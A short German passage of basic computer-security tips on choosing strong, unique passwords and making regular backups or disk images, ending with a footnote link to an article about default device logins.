- Gute Passwörter enthalten mindestens 6 Zeichen, besser noch 8. Sie sollten nicht dem Benutzernamen entsprechen bzw. auch nicht Daten von Familienmitgliedern. Es spricht für sich selbst, dass Passwörter immer nur für eine Anwendung genutzt werden sollten. Für ein sicheres Passwort kombiniert man Groß- und Kleinbuchstaben, Zahlen und Sonderzeichen.
- Um Datenverlust zu vermeiden, sollten regelmäßig Sicherungen angelegt werden. Wenn man einen Schritt weiter geht, kann man auch ein Image anfertigen, auf das man bei Virenbefall zurückgreift.

[9] z.B. http://www.governmentsecurity.org/articles/default-logins-and-passwords-for-networked-devices.html